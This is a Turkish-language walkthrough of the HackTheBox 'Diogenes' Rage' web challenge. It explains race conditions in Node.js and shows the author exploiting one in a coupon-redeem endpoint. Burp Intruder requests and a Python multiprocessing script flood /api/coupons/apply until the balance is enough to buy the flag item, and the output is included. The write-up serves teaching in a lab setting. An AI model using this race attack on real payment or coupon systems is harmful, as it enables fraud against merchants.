



## HackTheBox Diogenes' Rage Web Challenges

Öncelikle sitenin ana ekranına baktığımda problemin basit olduğunu görüyorum 1 dolarlık bir kupon tanımlanmakta ve bu kupon birden fazla defa kullanılmıyor. Verilen kaynak kodu incelediğimizde satın almamız gereken şeyin C8 koduna sahip ürün olduğunu görüyoruz

```
router.post('/api/purchase', AuthMiddleware, async (req, res) => {
  return db.getUser(req.data.username)
    .then(async user => {
      if (user === undefined) {
        await db.registerUser(req.data.username);
        user = { username: req.data.username, balance: 0.00, coupons: '' };
      }
      const { item } = req.body;
      if (item) {
        return db.getProduct(item)
          .then(product => {
            if (product == undefined) return res.send(response("Invalid item code supplied!"));
            if (product.price <= user.balance) {
              newBalance = parseFloat(user.balance - product.price).toFixed(2);
              return db.setBalance(req.data.username, newBalance)
                .then(() => {
                  if (product.item_name == 'C8') return res.json({
                    flag: fs.readFileSync('/app/flag').toString(),
                    message: `Thank you for your order! ${newBalance} coupon credits left!`
                  });
                  res.send(response(`Thank you for your order! ${newBalance} coupon credits left!`));
                });
            }
            return res.status(403).send(response("Insufficient balance!"));
          })
      }
      return res.status(401).send(response("Missing required parameters!"));
    });
});
```

C8 numaralı ürünü satın aldığımızda sorunun cevabına ulaşacağımızı görüyoruz. Burada kaynak kodu incelediğimde güvenli bir şekilde session tutulduğunu fark ettim. Bu yüzden uygulamada logic hata aradım fakat herhangi birşey bulamadım.

```
router.get('/api/reset', async (req, res) => {
  res.clearCookie('session');
  res.send(response("Insert coins below!"));
});
```

yukarıda belirtildiği gibi reset isteği atıldıktan sonra kuponu veriyor aynı zamanda parayı sıfırlıyor. fakat sizinde fark ettiniz gibi her reset attığımızda var olan oturumumuzu sonlandırıyor ve kuponu girdiğimizde yeni bir session oluşturuyor bu yüzden kupon kısmında ilk başta aklıma gelen race condition zafiyetini denememiştim fakat daha aşağıdaki bulunan kod parçasını okudugumda aslında bir yolunun olabileceğini düşündüm.

```
router.post('/api/purchase', AuthMiddleware, async (req, res) => {
  return db.getUser(req.data.username)
    .then(async user => {
      if (user === undefined) {
        await db.registerUser(req.data.username);
        user = { username: req.data.username, balance: 0.00, coupons: '' };
      }
    });
});
```

yukarıda belirtildiği gibi session ı olmayan kullanıcı herhangi bir ürün almaya çalıştığında kullanıcıya bir session tanımlanıyor. Bu sayede /api/coupon/apply endpointi üzerinde race condition saldırıları deneyebileceğiz.


öncelikle race condition nedir sorusundan başlayalım. Birden fazla thread in aynı paylaşılan kaynak üzerinde işlem yaptığında örneğin bir veritabanındaki kayda eriştiğinde ve bu threadlerden en az biri değerleri değiştirmeye çalıştığı durumlarda ortaya çıkan programlama hatasıdır.

Node.js, tek bir iş parçacığı üzerinde çalışan bir JavaScript çalışma zamanı ortamıdır, ancak asenkron doğası nedeniyle yine de race condition zafiyetlerine maruz kalabilir. Tek bir thread üzerinde çalışıyor olmasına rağmen, asenkron işlemler ve olay döngüsü (event loop), çeşitli işlemlerin kaynaklara aynı anda erişmeye çalışmasına ve bu şekilde race condition oluşmasına yol açabilir. İki verdiğiniz kaynakta da Node.js'de race conditionların nasıl ortaya çıkabileceği ve bunların nasıl önlenebileceği üzerinde durulmuş.

Node.js'de asenkron işlemler, çoğu zaman dosya sistemine yazma/okuma veya ağ üzerinden yapılan istekler gibi I/O işlemleri üzerinde gerçekleşir. Bu işlemler sırasında, Node.js olay döngüsü, işlemleri işlemek için bir geri çağırma fonksiyonu (callback) veya Promise tabanlı çözümler kullanır. İşlem sırasının yanlış yönetilmesi, birden fazla işlemin aynı veriye aynı anda erişmeye çalışması gibi durumlar race conditionlara yol açabilir.

<https://medium.com/@zuyufmanna/mastering-node-js-concurrency-race-condition-detection-and-prevention-3e0cfb3ccb07>  
<https://medium.com/@aliaghapour.developer/race-conditions-in-node-js-a-practical-guide-bcf13ee46b12>

İlk olarak kupon girilmemiş bir session oluşturalım



```
1 POST /api/purchase HTTP/1.1
2 Host: 139.59.168.125:31345
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://139.59.168.125:31345/
8 Content-Type: application/json
9 Origin: http://139.59.168.125:31345
10 Content-Length: 15
11 Connection: close
12
13
14 {
  "item": "A"
}
```

```
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Set-Cookie: session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImR5bGVyX2U0NTZlNTM3MDciLCJpYXQiOiJlbnR5cCI6IkpXVCJ9.GuHcLCMF20PGFo_HE7jyP5jtVOXQQ-0-YZRCWMBWJ3g; Max-Age=48132; Path=/; Expires=Fri, 05 Aug 2022 20:28:34 GMT
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 41
6 ETag: W/"29-GUYlsj/erSUX4AeRXVn+B/1MNMV"
7 Date: Fri, 05 Aug 2022 07:06:22 GMT
8 Connection: close
9
10 {
  "message": "Invalid item code supplied!"
}
```

Daha sonra elde ettiğimiz session ile /api/coupons/apply endpointine burp intruder ile null 100 thread ile deneme yaptım:

0		200	<input type="checkbox"/>	<input type="checkbox"/>	286	
1	null	200	<input type="checkbox"/>	<input type="checkbox"/>	286	
2	null	200	<input type="checkbox"/>	<input type="checkbox"/>	286	
3	null	200	<input type="checkbox"/>	<input type="checkbox"/>	286	
4	null	401	<input type="checkbox"/>	<input type="checkbox"/>	263	
5	null	200	<input type="checkbox"/>	<input type="checkbox"/>	286	
6	null	401	<input type="checkbox"/>	<input type="checkbox"/>	263	
7	null	401	<input type="checkbox"/>	<input type="checkbox"/>	263	
8	null	200	<input type="checkbox"/>	<input type="checkbox"/>	286	
9	null	401	<input type="checkbox"/>	<input type="checkbox"/>	263	
10	null	401	<input type="checkbox"/>	<input type="checkbox"/>	263	
11	null	401	<input type="checkbox"/>	<input type="checkbox"/>	263	
12	null	401	<input type="checkbox"/>	<input type="checkbox"/>	263	
13	null	401	<input type="checkbox"/>	<input type="checkbox"/>	263	

Request	Response
<pre> 1 HTTP/1.1 200 OK 2 X-Powered-By: Express 3 Content-Type: application/json; charset=utf-8 4 Content-Length: 79 5 ETag: W/"4f-A79XM8W3o6SR8BXXS0hb5rD2Zgk" 6 Date: Fri, 05 Aug 2022 07:11:00 GMT 7 Connection: close 8 9 { 10   "message": "\$1 coupon redeemed successfully! Please select an item for order." 11 } </pre>	

Saldırının başarılı olduğunu tespit ettiğimiz görüntü ise burada sonunda 1 doların üstünde bir çıktı aldığımız ilk an;



daha sonra burp ile bir çok defa test ettim fakat yaklaştım bile 13 doları elde edemedim. Bu nedenle aşağıda bulunan kodu yazdım;

```

from threading import Thread
import requests

```

```

import time
from concurrent.futures.process import ProcessPoolExecutor

def pushcoupon(session):
    burp0_url = "http://{{Target}}/api/coupons/apply"

    burp0_headers = {"User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0", "Accept": "*/*", "Accept-Language": "en-US,en;q=0.5", "Accept-Encoding": "gzip, deflate", "Referer": "http://{{Target}}/", "Content-Type": "application/json", "Origin": "http://{{Target}}", "Connection": "close", "Cookie": "session="+session}
    burp0_json={"coupon_code": "HTB_100"}
    res=requests.post(burp0_url, headers=burp0_headers, json=burp0_json)

def get_session():
    burp1_url = "http://{{Target}}/api/purchase"
    burp1_headers = {"User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0", "Accept": "*/*", "Accept-Language": "en-US,en;q=0.5", "Accept-Encoding": "gzip, deflate", "Referer": "http://{{Target}}/", "Content-Type": "application/json", "Origin": "http://{{Target}}", "Connection": "close"}
    burp1_json={"item": "C8"}
    res=requests.post(burp1_url, headers=burp1_headers, json=burp1_json)
    return res.cookies['session']

def gimmeflag(session):
    burp2_url = "http://{{Target}}/api/purchase"
    burp2_headers = {"User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0", "Accept": "*/*", "Accept-Language": "en-US,en;q=0.5", "Accept-Encoding": "gzip, deflate", "Referer": "http://{{Target}}/", "Content-Type": "application/json", "Origin": "http://{{Target}}", "Connection": "close", "Cookie": "session="+session}
    burp2_json={"item": "C8"}

    res=requests.post(burp2_url, headers=burp2_headers, json=burp2_json)
    print(res.text)
    burp3_json={"item": "A3"}
    res=requests.post(burp2_url, headers=burp2_headers, json=burp3_json)
    print(res.text)

def race_cond():
    session=get_session()

```

```

with ProcessPoolExecutor(max_workers=100) as executor:
    for x in range(50):
        executor.submit(pushcoupon, session)
    gimmeflag(session)

if __name__ == "__main__":
    for i in range(50):
        race_cond()

```

```

{"message": "Thank you for your order! $1.75 coupon credits left!"}
{"message": "Insufficient balance!"}
{"message": "Thank you for your order! $1.75 coupon credits left!"}
{"message": "Insufficient balance!"}
{"message": "Thank you for your order! $6.75 coupon credits left!"}
{"message": "Insufficient balance!"}
{"message": "Thank you for your order! $2.75 coupon credits left!"}
{"message": "Insufficient balance!"}
{"message": "Thank you for your order! $0.75 coupon credits left!"}
{"message": "Insufficient balance!"}
{"message": "Thank you for your order! $1.75 coupon credits left!"}
{"message": "Insufficient balance!"}
{"message": "Thank you for your order! $2.75 coupon credits left!"}
{"message": "Insufficient balance!"}
{"message": "Thank you for your order! $0.75 coupon credits left!"}
{"message": "Insufficient balance!"}
{"message": "Thank you for your order! $5.75 coupon credits left!"}
{"message": "Insufficient balance!"}
{"message": "Thank you for your order! $2.75 coupon credits left!"}
{"message": "Insufficient balance!"}
{"message": "Thank you for your order! $2.75 coupon credits left!"}
{"flag": "XXXXXXXXXXXXXXXXXXXX", "message": "Thank you for your order! $1.63 coupon credits left!"}
{"message": "Thank you for your order! $1.38 coupon credits left!"}
{"message": "Insufficient balance!"}
{"message": "Thank you for your order! $1.75 coupon credits left!"}
{"message": "Insufficient balance!"}
{"message": "Thank you for your order! $1.75 coupon credits left!"}
{"message": "Insufficient balance!"}
{"message": "Thank you for your order! $0.75 coupon credits left!"}
{"message": "Insufficient balance!"}
{"message": "Thank you for your order! $0.75 coupon credits left!"}
{"message": "Insufficient balance!"}
{"message": "Thank you for your order! $1.75 coupon credits left!"}
{"message": "Insufficient balance!"}
{"message": "Thank you for your order! $2.75 coupon credits left!"}
{"message": "Insufficient balance!"}

```